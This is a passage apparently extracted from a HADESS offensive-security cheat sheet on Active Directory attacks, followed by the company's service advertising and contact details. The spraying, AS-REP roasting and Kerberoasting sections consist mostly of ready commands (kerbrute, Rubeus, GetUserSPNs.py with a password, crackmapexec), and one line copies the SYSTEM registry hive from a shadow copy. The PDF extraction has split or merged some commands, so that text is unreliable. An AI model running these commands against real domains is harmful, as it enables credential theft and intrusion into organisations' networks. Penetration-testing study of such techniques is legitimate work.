
```
copy
```

```
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYS
```

```
TEM C:\ShadowCopy./kerbrute_linux_amd64 passwordspray -d domain.local --dc
```

```
10.10.10.10 domain_users.txt Password123
```

Difficulty



Detection

APT Used



HADESS | SECURE AGILE DEVELOPMENT



# PASSWORD SPRAYING


Domain: Yes

```
./kerbrute_linux_amd64 passwordspray -d domain.local --dc 10.10.10.10  
domain_users.txt Password123
```

Local Admin: Y/N

OS: Windows

Type: Spraying





# AS-REP ROASTING

Domain: Yes


.\Rubeus.exe asreproast

Local Admin: Y/N

OS: Windows

Type: Kerberos

Difficulty





# KERBEROASTING


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Kerberos

```
 GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100  
-request  
crackmapexec ldap 10.0.2.11 -u 'username' -p 'password' --kdcHost 10.0.2.11 --  
kerberoast output.txt
```





# About Hadess

Savior of your Business to combat cyber threats  
Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

## Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

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**Email:**

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**Phone No.**

+989362181112

**Company No.**

+982128427515


+982177873383

hadess\_security



# Hadess

## Products and Services



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### → **Penetration Testing | PROTECTION PRO**

Fully assess your organization's threat detection and response capabilities with a simulated cyber-attack.

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### → **Red Teaming Operation | PROTECTION PRO**

Fully assess your organization's threat detection and response capabilities with a simulated cyber-attack.



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